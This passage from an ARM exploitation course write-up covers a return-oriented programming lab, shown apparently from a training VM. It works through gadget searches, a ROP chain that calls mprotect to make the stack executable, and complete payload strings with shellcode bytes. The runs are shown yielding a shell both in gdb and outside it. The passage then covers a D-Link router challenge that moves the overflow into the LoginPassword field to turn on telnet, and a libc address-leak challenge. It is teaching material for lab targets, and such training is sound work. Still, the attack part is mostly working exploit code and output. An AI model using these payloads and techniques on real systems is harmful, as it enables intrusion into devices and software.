0x00008d9b: mov dword ptr [eax], edx; add esp, 0x18; pop ebx; ret ;
```

```
search /1/ mov [%], edx

0x000084b8: mov dword ptr [eax], edx; ret ;
```

Now, to search for a rop gadget that adds 1 to r0, we will use the following command.

```
(libc-2.31.so/ELF/ARMTHUMB)> search /1/ add%r0%#1
[INFO] Searching for gadgets: add%r0%#1

[INFO] File: /home/nemo/labs/leak/libc-2.31.so
0x0009e57a (0x0009e57b): add.w r0, r4, r2, lsl #12; bx lr;
0x00039e0e (0x00039e0f): add.w r0, r4, r3, lsl #12; bx lr;
0x0009fe00 (0x0009fe01): add.w r0, r4, r4, lsl #12; bx lr;
0x0005f6fc (0x0005f6fd): adds r0, #1; bx lr;
0x00033ac0 (0x00033ac1): adds r0, #1; pop {r4, pc};
```

The `/1/` in this command tells ropper, that we only want to look at 1 instruction prior to the "return". The '%' characters are wildcards that match any string.

Our result shows that we have a rop gadget that adds 1 to r0 at address 0x33ac0 and it is THUMB, so we need to add 1 when specifying this address in our exploit. If we switch back to our gdb session, we can verify this by examining the instructions at the base of libc plus the offset of the rop gadget we just found.

```
(gdb) x/10i 0xb6ed7000+0x33ac0
   0xb6f0aac0 <__xpg_basename+92>:  adds    r0, #1
   0xb6f0aac2 <__xpg_basename+94>:  pop {r4, pc}
```

If we can populate r0 with 0xbeffefff which has no nulls, we can then jump to 0xb6f0aac1 which will add 1 to 0xbeffefff making it 0xbefff000. Again, this is needed because mprotect requires a page aligned address for the first parameter.

Let's review our goal.

```
mprotect(0xbefff000, 0x20000, 7)
```

We still need to populate the r0 register with a pop instruction, but first lets talk about how we will get the 7 into the 3rd parameter, r2.

To get the value 7 into r2, we can use a logical shift right or `lsrs` instruction. This instruction will shift bits in a register to the right.

The s at the end of lsrs will update the carry flag. This does will not affect our rop chain.

This is where we begin to venture into territory that is beyond some of the things covered in class. If you aren't familiar with shifting bits, see the website below.

Basically, if an address is 32 bits and we can shift right 24 bits, we will only use the first byte in the address. For example, the address 0x07ffffff shifted right 24 bits will be 0x07. The f's get shifted to the right and "fall off" the end of the value.

https://www.keil.com/support/man/docs/armasm/armasm_dom1361289852998.htm

For our purposes, we can populate a register with 0x07ffffff and do a logical right shift of 24 (0x18) bits and get 0x07 as a result. Lets search for this in ropper.

```
(libc-2.31.so/ELF/ARMTHUMB)> search /1/ lsrs%r2%24
[INFO] Searching for gadgets: lsrs%r2%24
```

This search shows no results. Instead of 24, lets search for 0x18.

```
(libc-2.31.so/ELF/ARMTHUMB)> search /1/ lsrs%r2%0x18
[INFO] Searching for gadgets: lsrs%r2%0x18

[INFO] File: /home/nemo/labs/leak/libc-2.31.so
0x00005fd2 (0x00005fd3): lsrs r2, r0, #0x18; pop {r0, r3, r4, r6, r7, pc};
```

Aha! We found a gadget that does a logical right shift of r0 and stores it in r2.

We need to first populate r0. Let's look for another rop gadget with a pop instruction that will populate r0.

Ideally, we would like to use gadgets that don't populate excess registers since this requires our exploit to be larger.

In the rop lab we used an instruction that we found using objdump. This rop gadget is not found by ropper. From the mako vm, we can find this instruction using the following command.

```
nemo@mako:~$ objdump -d /lib/arm-linux-gnueabihf/libc-2.31.so | grep pop | grep {r0
   5f3fc:   e8bd8011    pop {r0, r4, pc}
   c0404:   bdbd        pop {r0, r2, r3, r4, r5, r7, pc}
   c0488:   bd39        pop {r0, r3, r4, r5, pc}
   c0534:   bca7        pop {r0, r1, r2, r5, r7}
```

The pop {r0, r4, pc} instruction at offset 0x5f3fc is an ARM instruction that doesn't populate a lot of excess registers.

So, let's take a step back and look at where we are at. Consider the following instructions.

```
pop {r0, r4, pc}
lsrs r2, r0, #0x18; pop {r0, r3, r4, r6, r7, pc};
adds    r0, #1
pop     {r4, pc}
```

Since we control the stack with our overflow, we can populate r0 and r4. We don't care about r4, but we could populate r0 with 0x07ffffff which would get shifted to 0x07 and stored in r2.

The pop following the lsrs instruction will allow us to populate r0, r3, r4, r6, r7, and pc. Here, we could populate r0 with 0xbeffefff and call the next gadget which will add 1. This will give us 0xbefff000 in r0.

At this point, we are getting closer to our goal and r0 will hold 0xbefff000 and r2 will hold 7.

Returning from mprotect

The mprotect function returns via a `bx lr` instruction. It does not pop a saved lr into pc. We will need to control the actual lr register to return from mprotect. To do this, we need a gadget that pops a value into lr.

If we search for "pop%lr" in ropper, we see some instructions that could give us a similar result, but we don't see any that pop lr and pc in the same instruction. However, if we use the objdump command in the mako vm and grep for pop and lr, we see the following instructions.

```
nemo@mako:~$ objdump -d /lib/arm-linux-gnueabihf/libc.so.6 | grep pop | grep lr
   cbeb0:   e8bd4630    pop {r4, r5, r9, sl, lr}
   cbf9c:   e8bd4620    pop {r5, r9, sl, lr}
   cc264:   e8bd4628    pop {r3, r5, r9, sl, lr}
   cc274:   e8bd4628    pop {r3, r5, r9, sl, lr}
   cc2fc:   e8bdd1f2    pop {r1, r4, r5, r6, r7, r8, ip, lr, pc}
```

We will use the instruction at offset 0xcc2fc (ARM) to populate both lr and pc. This instruction is not ideal because of all the registers it populates, but it has the functionality we need to populate the link register. The ip register is another name for r12.

Populating the size parameter

Another way to avoid nulls is by adding two register values together. For example, if we want to get the size parameter 0x20000 into into r1 without using nulls, we can try to find a rop gadget that adds two values and stores the result in r1.

When we search for this in ropper we will use "/2/", so that it will search 2 instructions up from the return instruction.

```
(libc-2.31.so/ELF/ARMTHUMB)> search /2/ add%r1
[INFO] Searching for gadgets: add%r1

[INFO] File: /home/nemo/labs/leak/libc-2.31.so
...
0x000c32b6 (0x000c32b7): add r1, r5; str r1, [r4, #0x14]; pop {r3, r4, r5, pc};
...
```

If we populate r1 with 0x0f0ff010 and r5 with 0xf0f20ff0 and then add them together the result will be 0x100020000. The 1 will be "rolled off" since this value is now too big to fit in a register. Notice that there are 9 values instead of 8 in the result. Here is a python snippet showing our hex math.

```
nemo@hammerhead:~$ python
Python 3.8.5 (default, Jan 27 2021, 15:41:15)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> hex(0x0f0ff010 + 0xf0f20ff0)
'0x100020000'
```

Prior to using this gadget, we can populate r1 and r5 using the pop at the end of the previous gadget (pop {r1, r4, r5, r6, r7, r8, ip, lr, pc}).

Also, since the add instruction is two instructions back from the return, we need to accomodate the second instruction in the gadget.

```
add r1, r5
str r1, [r4, #0x14]
pop {r3, r4, r5, pc}
```

If r4 does not hold a valid address, the program will crash when it tries to store a copy of r1 at that address. We need to populate r4-20 (0x14) with a value that is writeable and won't break our exploit if we store a copy of r1 at that location. To do this, we can use an unused stack address. In our example we will use 0xbefe2110, but this address can vary as long as it is writeable and will not break the exploit or crash the process. We can populate r4 using the previous rop gadget's pop.

Finding mprotect

Finding mprotect is a little more straightforward. In the mako vm, we can run the readelf command and grep for mprotect.

```
nemo@mako:~/labs/rop$ readelf -a /lib/arm-linux-gnueabihf/libc.so.6 | grep mprotect
   905: 000a12fd    56 FUNC    GLOBAL DEFAULT   14 pkey_mprotect@@GLIBC_2.27
  1210: 0009e881    22 FUNC    WEAK   DEFAULT   14 mprotect@@GLIBC_2.4
  1923: 0009e881    22 FUNC    GLOBAL DEFAULT   14 __mprotect@@GLIBC_PRIVATE
```

The offset for mprotect is 0x9e881.

Now we have everything we need to call mprotect via rop and make the stack RWX.

Rop gadgets

Our goal is:

```
mprotect(0xbefff000, 0x200000, 7)
```

The following rop gadgets will be reviewed line-by-line:

```
pop {r0, r4, pc}
lsrs r2, r0, #0x18; pop {r0, r3, r4, r6, r7, pc};
adds    r0, #1
pop     {r4, pc}
pop     {r1, r4, r5, r6, r7, r8, ip, lr, pc}
add r1, r5
str r1, [r4, #20]
pop {r3,r4,r5, pc}
```

We already control execution and the values on the stack. Remember that we can't have any nulls in our input.

```
pop     {r0, r4, pc}
```

0x07ffffff will be popped into r0. We don't care about r4, we will just use "CCCC" as filler. The next gadget will be popped into pc.

```
lsrs r2, r0, #0x18; pop {r0, r3, r4, r6, r7, pc};
```

r0 will be logically shifted right by 24 (0x18) bits and the result will be stored in r2. The result of shifting 0x07ffffff will store 0x07 into r2. This is the value we need as our 3rd paramter for the call to mprotect. We will populate r0 with 0xbeffefff and the rest of the registers we don't care about except pc which will send us to our next gadget.

```
adds    r0, #1
pop     {r4, pc}
```

A 1 will be added to 0xbeffefff resulting in 0xbefff000 being stored in r0. This is the first parameter needed for our call to mprotect and we did not have to send a null byte in our exploit. We don't care about the r4 register.

```
pop     {r1, r4, r5, r6, r7, r8, ip, lr, pc}
```

In this gadget we populate r1 and r5 with values that will be added together to make 0x20000. We also populate r4 with an address that, if you add 0x14 (20) will be writeable and will not break the exploit or the program if we store r1 there.

Also, we will populate lr with the address that mprotect will return to. This will be the address of our shellcode. If the call to mprotect completes, the memory range we specified (which includes our shellcode) will be executable and we can return there via the link register without tripping any memory protections.

At this point we have populated lr, but we have not called mprotect yet.

```
add r1, r5
str r1, [r4, #20]
pop {r3,r4,r5, pc}
```

The next gadget adds r1 and r5 and stores the result in r1 (0x0f0ff010 + 0xf0f20ff0). We then store a copy of that value in r4+20. We don't care about this except for the fact that it must be executed since it comes between our add and the return and we don't want to crash the program by writing to invalid memory or anything that might break our exploit. We don't care about r3, r4, and r5.

We will then pop mprotect into pc and it will set RWX permissions on our shellcode, and once mprotect completes, it will return to lr which we already populated with the address of our shellcode in the previous gadget. Our shellcode should now execute and if successful, we will get a shell prompt.

Building the rop chain

Now we are ready to create a working rop chain. To do this we need to combine the addresses of our gadgets with the "filler" needed for unused registers to ensure the alignment of our stack. Below are the gadgets with their respective addresses. The base address of libc in our challenge is 0xb6ed7000.

```
gadget 1 (0xb6ed7000 + 0x5f3fc = 0xb6f363fc)
pop     {r0, r4, pc}

gadget 2 (0xb6ed7000 + 0x5fd2 + 1 (THUMB) = 0xb6edcfd3)
lsrs r2, r0, #0x18; pop {r0, r3, r4, r6, r7, pc};

gadget 3 (0xb6ed7000 + 0x33ac0 + 1 (THUMB) = 0xb6f0aac)
adds    r0, #1
pop     {r4, pc}

gadget 4 (0xb6ed7000 + 0xcc2fc = 0xb6fa32fc)
pop     {r1, r4, r5, r6, r7, r8, ip, lr, pc}

gadget 5 (0xb6ed7000 + 0xc32cf = 0xb6f9a2cf)
add r1, r5
str r1, [r4, #20]
pop {r3, r4, r5, pc}

mprotect (0xb6ed7000 + 0x9e881 = 0xb6f75881)
```

Let's combine the addresses of our rop gadgets with "CCCC" as filler for registers that we do not care about. Since we haven't determined the address of our shellcode yet, we will use 0x42424242. This will crash the program, but if we crash at 0x42424242, we know that our exploit is correct up until the shellcode. When we gain control of execution by overwriting the saved lr, will will go to gadget 1. This is the beginning of our rop chain.

ROP chain:

```
0xb6f363fc  // address of gadget 1
0x07ffffff  // r0
"CCCC"      // r4
0xb6edcfd3  // address of gadget 2
0xbeffefff  // r0 (this is the first argument of mprotect-1)
"CCCC"      // r3
"CCCC"      // r4
"CCCC"      // r5
"CCCC"      // r6
"CCCC"      // r7
0xb6f0aac1  // address of gadget 3
"CCCC"      // r4
0xb6fa32fc  // address of gadget 4
0x0f0ff010  // r1 (will be combined with r5 to get 0x20000)
0xbefe2110  // r4 (this value +0x14 must be writeable)
0xf0f20ff0  // r5 (will be combined with r1 to get 0x20000)
```

```
"CCCC"      // r6
"CCCC"      // r7
"CCCC"      // r8
"CCCC"      // ip
"BBBB"      // address of our shellcode, for now it is 0x42424242 (crash)
0xb6f9a2cf  // address of gadget 5
"CCCC"      // r3
"CCCC"      // r4
"CCCC"      // r5
0xb6f75881  // address of mprotect
```

Crashing at 0x42424242

If you still have your gdb session open, delete any existing breakpoints and set a breakpoint where the check_input function returns. Your breakpoint numbers may vary.

```
(gdb) del
Delete all breakpoints? (y or n) y
(gdb) disas check_input
Dump of assembler code for function check_input:
   0x09f00110 <+0>: push    {r7, lr}
   0x09f00112 <+2>: sub sp, #72 ; 0x48
   0x09f00114 <+4>: add r7, sp, #0
   0x09f00116 <+6>: str r0, [r7, #4]
   0x09f00118 <+8>: add.w   r3, r7, #8
   0x09f0011c <+12>:    ldr r1, [r7, #4]
   0x09f0011e <+14>:    mov r0, r3
   0x09f00120 <+16>:    blx 0x9f002a4 <__strcpy@@GLIBC_2.4_from_thumb>
   0x09f00124 <+20>:    add.w   r3, r7, #8
   0x09f00128 <+24>:    ldr r2, [pc, #28]   ; (0x9f00148 <check_input+56>)
   0x09f0012a <+26>:    add r2, pc
   0x09f0012c <+28>:    mov r1, r2
   0x09f0012e <+30>:    mov r0, r3
   0x09f00130 <+32>:    blx 0x9f0028c <__strstr@@GLIBC_2.4_from_thumb>
   0x09f00134 <+36>:    mov r3, r0
   0x09f00136 <+38>:    cmp r3, #0
   0x09f00138 <+40>:    beq.n   0x9f0013e <check_input+46>
   0x09f0013a <+42>:    movs    r3, #1
   0x09f0013c <+44>:    b.n 0x9f00140 <check_input+48>
   0x09f0013e <+46>:    movs    r3, #0
   0x09f00140 <+48>:    mov r0, r3
   0x09f00142 <+50>:    adds    r7, #72 ; 0x48
   0x09f00144 <+52>:    mov sp, r7
   0x09f00146 <+54>:    pop {r7, pc}
   0x09f00148 <+56>:    andeq   r0, r0, r6, asr #3
End of assembler dump.
(gdb) b *0x9f00146
Breakpoint 2 at 0x9f00146
```

We will deliver our exploit in gdb with shellcode added to the end in order to determine its location on the stack at runtime. If successful, the shellcode will give us a shell prompt ($).

```
"\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x78\x46\x0c\x30\xc0\x46\x01\x90\x49\x1a\x92\x1a\x0b\x27\x01\xdf\x2f\x62
```

In python, the "+ \" will allow our input to be continued on the next line.

```
run $(python2 -c 'print "A"*68 + \
"\xfc\x63\xf3\xb6" +\
"\xff\xff\xff\x07" +\
"CCCC" + \
"\xd3\xcf\xed\xb6" +\
"\xff\xef\xff\xbe" +\
"CCCC" + \
"CCCC" + \
"CCCC" + \
"CCCC" + \
"\xc1\xaa\xf0\xb6" +\
"CCCC" +\
"\xfc\x32\xfa\xb6" +\
"\x10\xf0\x0f\x0f" +\
"\x10\x21\xfe\xbe" +\
"\xf0\x0f\xf2\xf0" +\
"CCCC" +\
"CCCC" +\
"CCCC" +\
"CCCC" +\
"\x42\x42\x42\x42" +\
"\xcf\xa2\xf9\xb6" +\
"CCCC" +\
"CCCC" +\
"CCCC" +\
"\x81\x58\xf7\xb6" +\
"\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x78\x46\x0c\x30\xc0\x46\x01\x90\x49\x1a\x92\x1a\x0b\x27\x01\xdf\x2f\x62
```

When you run the exploit in gdb, you may need to hit Ctl-c and then c to continue if gdb hangs.

```
(gdb) run $(python2 -c 'print "A"*68 + "\xfc\x63\xf3\xb6" +"\xff\xff\xff\x07" +"CCCC" +
"\xd3\xcf\xed\xb6" +"\xff\xef\xff\xbe" +"CCCC" + "CCCC" + "CCCC" + "CCCC" + "\xc1\xaa\xf0\xb6" +"CCCC"
+"\xfc\x32\xfa\xb6" +"\x10\xf0\x0f\x0f" +"\x10\x21\xfe\xbe" +"\xf0\x0f\xf2\xf0" +"CCCC" +"CCCC"
+"CCCC" +"CCCC" +"\x42\x42\x42\x42" +"\xcf\xa2\xf9\xb6" +"CCCC" +"CCCC" +"CCCC" +"\x81\x58\xf7\xb6"
+"\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x78\x46\x0c\x30\xc0\x46\x01\x90\x49\x1a\x92\x1a\x0b\x27\x01\xdf\x2f\x6
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/nemo/labs/rop/rop_target $(python2 -c 'print "A"*68 + "\xfc\x63\xf3\xb6"
+"\xff\xff\xff\x07" +"CCCC" + "\xd3\xcf\xed\xb6" +"\xff\xef\xff\xbe" +"CCCC" + "CCCC" + "CCCC" +
"CCCC" + "\xc1\xaa\xf0\xb6" +"CCCC" +"\xfc\x32\xfa\xb6" +"\x10\xf0\x0f\x0f" +"\x10\x21\xfe\xbe"
+"\xf0\x0f\xf2\xf0" +"CCCC" +"CCCC" +"CCCC" +"CCCC" +"\x42\x42\x42\x42" +"\xcf\xa2\xf9\xb6" +"CCCC"
+"CCCC" +"CCCC" +"\x81\x58\xf7\xb6"
+"\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x78\x46\x0c\x30\xc0\x46\x01\x90\x49\x1a\x92\x1a\x0b\x27\x01\xdf\x2f\x6
^C
Program received signal SIGINT, Interrupt.
0xb6fd81e4 in ?? () from /lib/ld-linux-armhf.so.3
(gdb) c
Continuing.
```

```
Breakpoint 2, 0x09f00146 in check_input ()
(gdb)
```

When you hit the breakpoint, look for your shellcode on the stack using the x command. The shellcode starts with 01 30 8f e2 or if you are looking for it in reverse byte order you will see 0xe28f3001.

```
(gdb) x/40wx $sp
0xbefff3d0: 0x41414141  0xb6f363fc  0x07ffffff  0x43434343
0xbefff3e0: 0xb6edcfd3  0xbeffefff  0x43434343  0x43434343
0xbefff3f0: 0x43434343  0x43434343  0xb6f0aac1  0x43434343
0xbefff400: 0xb6fa32fc  0x0f0ff010  0xbefe2110  0xf0f20ff0
0xbefff410: 0x43434343  0x43434343  0x43434343  0x43434343
0xbefff420: 0x42424242  0xb6f9a2cf  0x43434343  0x43434343
0xbefff430: 0x43434343  0xb6f75881  0xe28f3001  0xe12fff13
0xbefff440: 0x300c4678  0x900146c0  0x1a921a49  0xdf01270b
0xbefff450: 0x6e69622f  0x0068732f  0x00000000  0x00000000
0xbefff460: 0x00000000  0x00000000  0x00000000  0x00000000
```

Here we see the shellcode at address 0xbefff438.

> ⚠ **Warning**
>
> The address of your shellcode may vary. Make sure to use the address of your shellcode when crafting the exploit.

Next, lets send the exploit and specify this address instead of 0x42424242. The lr register will be populated with our shellcode address and when mprotect returns, it will jump to our shellcode. Lets give it a try.

If you continue execution in gdb, you should crash at address 0x42424242.

Successful exploitation in gdb using mprotect

First, delete all of your breakpoints and don't forget to hit Ctl-c and c if gdb hangs for both the target program and the shell.

```
(gdb) del
Delete all breakpoints? (y or n) y
(gdb) run $(python2 -c 'print "A"*68 + "\xfc\x63\xf3\xb6" +"\xff\xff\xff\x07" +"CCCC" +
"\xd3\xcf\xed\xb6" +"\xff\xef\xff\xbe" +"CCCC" + "CCCC" + "CCCC" + "CCCC" + "\xc1\xaa\xf0\xb6" +"CCCC"
+"\xfc\x32\xfa\xb6" +"\x10\xf0\x0f\x0f" +"\x10\x21\xfe\xbe" +"\xf0\x0f\xf2\xf0" +"CCCC" +"CCCC"
+"CCCC" +"CCCC" +"\x38\xf4\xff\xbe" +"\xcf\xa2\xf9\xb6" +"CCCC" +"CCCC" +"CCCC" +"\x81\x58\xf7\xb6"
+"\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x78\x46\x0c\x30\xc0\x46\x01\x90\x49\x1a\x92\x1a\x0b\x27\x01\xdf\x2f\x6
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/nemo/labs/rop/rop_target $(python2 -c 'print "A"*68 + "\xfc\x63\xf3\xb6"
+"\xff\xff\xff\x07" +"CCCC" + "\xd3\xcf\xed\xb6" +"\xff\xef\xff\xbe" +"CCCC" + "CCCC" + "CCCC" +
"CCCC" + "\xc1\xaa\xf0\xb6" +"CCCC" +"\xfc\x32\xfa\xb6" +"\x10\xf0\x0f\x0f" +"\x10\x21\xfe\xbe"
+"\xf0\x0f\xf2\xf0" +"CCCC" +"CCCC" +"CCCC" +"CCCC" +"\x38\xf4\xff\xbe" +"\xcf\xa2\xf9\xb6" +"CCCC"
```

```
+"CCCC" +"CCCC" +"\x81\x58\xf7\xb6"
+"\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x78\x46\x0c\x30\xc0\x46\x01\x90\x49\x1a\x92\x1a\x0b\x27\x01\xdf\x2f\x6
^C
Program received signal SIGINT, Interrupt.
0xb6fe12d8 in ?? () from /lib/ld-linux-armhf.so.3
(gdb) c
Continuing.
process 4987 is executing new program: /usr/bin/dash
^C
Program received signal SIGINT, Interrupt.
0xb6fd81ee in ?? () from /lib/ld-linux-armhf.so.3
(gdb) c
Continuing.
$
```

Success!!!

We used a rop chain to call mprotect in order to make our shellcode executable.

Exploitation outside of gdb

Since the address of the shellcode is located on the stack, it will vary slightly when ran outside of gdb. To get the address of the shellcode outside of gdb, we will use core dumps.

In the mako vm, core files are configured to be saved in the /coredumps folder. First, we will remove any existing core files from this folder.

```
nemo@mako:~/labs/rop$ rm /coredumps/*
```

Next, we will try to exploit rop_target outside of gdb using the same input. This should crash since the address of our shellcode on the stack will be slightly off whne ran outside of the debugger.

```
nemo@mako:~/labs/rop$ ./rop_target $(python2 -c 'print "A"*68 + "\xfc\x63\xf3\xb6" +"\xff\xff\xff\x07"
+"CCCC" + "\xd3\xcf\xed\xb6" +"\xff\xef\xff\xbe" +"CCCC" + "CCCC" + "CCCC" + "CCCC" +
"\xc1\xaa\xf0\xb6" +"CCCC" +"\xfc\x32\xfa\xb6" +"\x10\xf0\x0f\x0f" +"\x10\x21\xfe\xbe"
+"\xf0\x0f\xf2\xf0" +"CCCC" +"CCCC" +"CCCC" +"CCCC" +"\x38\xf4\xff\xbe" +"\xcf\xa2\xf9\xb6" +"CCCC"
+"CCCC" +"CCCC" +"\x81\x58\xf7\xb6"
+"\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x78\x46\x0c\x30\xc0\x46\x01\x90\x49\x1a\x92\x1a\x0b\x27\x01\xdf\x2f\x6
Illegal instruction (core dumped)
```

This should also generate a core file in the /coredumps folder. The name of the core file will vary.

```
nemo@mako:~/labs/rop$ ls /coredumps/
core-rop_target-4-1000-1000-5491-1622033845
```

We can now dump this core file using `objdump -s <core file>` and look for the start of our shellcode (01 30 8f e2). You can find the start of the shellcode by dumping all of the contents and scrolling through looking for the large buffer, or you can use grep as shown below.

```
nemo@mako:~/labs/rop$ objdump -s /coredumps/core-rop_target-4-1000-1000-5491-1622033845 | grep 01308fe2
 befff470 43434343 43434343 01308fe2 13ff2fe1  CCCCCCCC.0..../.
```

Here we see the address of our shellcode starting at 0xbefff478. We will replace the address we used in gdb (0xbeffff438) with the 0xbefff478. Again, this is due to stack alignment difference when ran outside of the debugger. Let's try again from the command line with the new shellcode address.

```
nemo@mako:~/labs/rop$ ./rop_target $(python2 -c 'print "A"*68 + "\xfc\x63\xf3\xb6" +"\xff\xff\xff\x07"
+"CCCC" + "\xd3\xcf\xed\xb6" +"\xff\xef\xff\xbe" +"CCCC" + "CCCC" + "CCCC" + "CCCC" +
"\xc1\xaa\xf0\xb6" +"CCCC" +"\xfc\x32\xfa\xb6" +"\x10\xf0\x0f\x0f" +"\x10\x21\xfe\xbe"
+"\xf0\x0f\xf2\xf0" +"CCCC" +"CCCC" +"CCCC" +"CCCC" +"\x78\xf4\xff\xbe" +"\xcf\xa2\xf9\xb6" +"CCCC"
+"CCCC" +"CCCC" +"\x81\x58\xf7\xb6"
+"\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x78\x46\x0c\x30\xc0\x46\x01\x90\x49\x1a\x92\x1a\x0b\x27\x01\xdf\x2f\x6
$
```

We got a shell! Success!

Dlink Challenge

Use another parameter besides "Captcha" for this exploit.

Hint: Make a copy of the existing exploit.py file and use that as a starting point.

Begin:

Startup the dogfish vm (not shown) and launch the dlink emulated environment

```
nemo@hammerhead:~/qemu/dogfish$ ssh dogfish
nemo@dogfish's password:
Last login: Sat May  1 17:05:14 2021

nemo@dogfish:~$ ls
dlink_rootfs  launch_dlink.sh  launch_netgear.sh  netgear_rootfs

nemo@dogfish:~$ ./launch_dlink.sh
```

Connect via ssh to dogfish (a separate session for debugging).

```
nemo@hammerhead:~/qemu/dogfish$ ssh dogfish
nemo@dogfish's password:
Last login: Tue May  4 22:18:42 2021 from 192.168.2.16
```

Look for and attach to httpd

```
nemo@dlinkrouter:~$ ps aux | grep http
root      5458  0.0  0.3   4736  3332 ?        S    21:20   0:00 httpd -f /var/run/httpd.conf
nemo     10829  0.0  0.0   6764   560 pts/1    S+   21:22   0:00 grep --color=auto http

nemo@dlinkrouter:~$ sudo gdb --pid 5458
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "arm-linux-gnueabihf".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word".
Attaching to process 5458
Reading symbols from /home/nemo/dlink_rootfs/sbin/httpd...
(No debugging symbols found in /home/nemo/dlink_rootfs/sbin/httpd)

warning: Could not load shared library symbols for 3 libraries, e.g. /lib/libcrypt.so.0.
Use the "info sharedlibrary" command to see the complete listing.
Do you need "set solib-search-path" or "set sysroot"?

warning: Unable to find dynamic linker breakpoint function.
GDB will be unable to debug shared library initializers
and track explicitly loaded dynamic code.
0xb6f77a6c in ?? ()
warning: File "/home/nemo/.gdbinit" auto-loading has been declined by your `auto-load safe-path' set
to "$debugdir:$datadir/auto-load".
To enable execution of this file add
    add-auto-load-safe-path /home/nemo/.gdbinit
line to your configuration file "/root/.gdbinit".
To completely disable this security protection add
    set auto-load safe-path /
line to your configuration file "/root/.gdbinit".
For more information about this security protection see the
"Auto-loading safe path" section in the GDB manual.  E.g., run from the shell:
    info "(gdb)Auto-loading safe path"
```

Break at the same breakpoint used in the lab. Here we will set follow-fork-mode.

```
(gdb) b * 0xbbb8
Breakpoint 1 at 0xbbb8

(gdb) c
Continuing.
```

Make a copy of exploit.py and call it challenge_exploit.py so as to not overwrite the existing script. The output from the diff command shows the changes that were made to the file.

```
nemo@hammerhead:~/labs/dlink$ diff exploit.py challenge_exploit.py
32,34c32,34
<     <LoginPassword></LoginPassword>
<     <Captcha>""" + buffer + ropchain + cmd + \
< """</Captcha>
---
>     <LoginPassword>""" + buffer + ropchain + cmd + \
> """</LoginPassword>
>     <Captcha></Captcha>
```

Launch the exploit. When you hit the breakpoint, set follow-fork-mode to child and then continue.

```
Breakpoint 1, 0x0000bbb8 in ?? ()
(gdb) set follow-fork-mode child
```

Before the exploit

```
nemo@hammerhead:~/qemu/dogfish$ telnet 192.168.2.22
Trying 192.168.2.22...
```

After the exploit.

```
telnet: Unable to connect to remote host: Connection refused
nemo@hammerhead:~/qemu/dogfish$ telnet 192.168.2.22
Trying 192.168.2.22...
Connected to 192.168.2.22.
Escape character is '^]'.


BusyBox v1.14.1 (2015-04-19 15:55:54 CST) built-in shell (msh)
Enter 'help' for a list of built-in commands.

#
```

Telnet is on! Success.

Memory Leak Challenge

Use a different function in libc instead of memmove for the staged leak.

Hint:

- Make a copy of leak.c and leak the "rename" address form libc instead of "memmove".
- When you recompile the updated .c file, be sure to use -fno-stack-protector.

• Make a copy of exploit.py to use so you don't overwrite the original script.

Begin:

Using mako, go to the ~/labs/leak/src folder. Make a copy so as to not overwrite existing code.

```
nemo@mako:~/labs/leak$ cd src
nemo@mako:~/labs/leak/src$ ls
leak.c  Makefile
nemo@mako:~/labs/leak/src$ cp leak.c leak_rename.c
```

Edit leak_rename.c and make the following change. We want to leak "rename".

```
nemo@mako:~/labs/leak/src$ vi leak_rename.c
nemo@mako:~/labs/leak/src$ diff leak.c leak_rename.c
16c16
<       printf("The address of memmove is: 0x%x\n", (unsigned int)&memmove);
---
>       printf("The address of rename is: 0x%x\n", (unsigned int)&rename);
```

Compile the source into a file that won't overwrite anything. Set -fno-stack-protector.

```
nemo@mako:~/labs/leak/src$ gcc -o leak_rename -fno-stack-protector leak_rename.c
leak_rename.c: In function ‘main’:
leak_rename.c:48:3: warning: implicit declaration of function ‘gets’; did you mean ‘fgets’? [-
Wimplicit-function-declaration]
   48 |   gets(cmd_buffer);
      |   ^~~~
      |   fgets
/usr/bin/ld: /tmp/cc10Ekkb.o: in function `main':
leak_rename.c:(.text+0x124): warning: the `gets' function is dangerous and should not be used.
nemo@mako:~/labs/leak/src$


nemo@mako:~/labs/leak/src$ ls
leak.c  leak_rename  leak_rename.c  Makefile
```

Check and turn on ASLR. Run the leak program a few times to verify it is working.

```
nemo@mako:~/labs/leak/src$ sudo -i
[sudo] password for nemo:
root@mako:~# echo 2 > /proc/sys/kernel/randomize_va_space
root@mako:~# cat /proc/sys/kernel/randomize_va_space
2
root@mako:~# exit
logout
nemo@mako:~/labs/leak/src$ ./leak_rename

Enter a command: clue
The address of rename is: 0xb6ec2a9d
```

```
Enter a command: exit
nemo@mako:~/labs/leak/src$ ./leak_rename

Enter a command: clue
The address of rename is: 0xb6ed3a9d


Enter a command: exit
```

Find the offset for rename. We need this offset to update the exploit.py script.

```
readelf -a /lib/arm-linux-gnueabihf/libc.so.6 | grep rename
    48: 0003aafd    80 FUNC    WEAK   DEFAULT   14 renameat2@@GLIBC_2.28
   813: 0003aacd    48 FUNC    WEAK   DEFAULT   14 renameat@@GLIBC_2.4
  1677: 0003aa9d    48 FUNC    GLOBAL DEFAULT   14 rename@@GLIBC_2.4
```

Use a copy of exploit.py copied into the src folder. So as not to overwrite the original python script.

```
nemo@mako:~/labs/leak/src$ vi exploit.py
```

Here are the changes in exploit.py. We are leaving the name offset_memmove even though it is actually now offset_rename.

```
nemo@mako:~/labs/leak/src$ diff exploit.py ../exploit.py
8c8
< offset_memmove = 0x3aa9d
---
> offset_memmove = 0x5f310
```

Run the updated program that leaks the runtime address of rename.

```
nemo@mako:~/labs/leak/src$ ./leak_rename

Enter a command: clue
The address of rename is: 0xb6eb0a9d


Enter a command: ^Z
[1]+  Stopped                 ./leak_rename
```

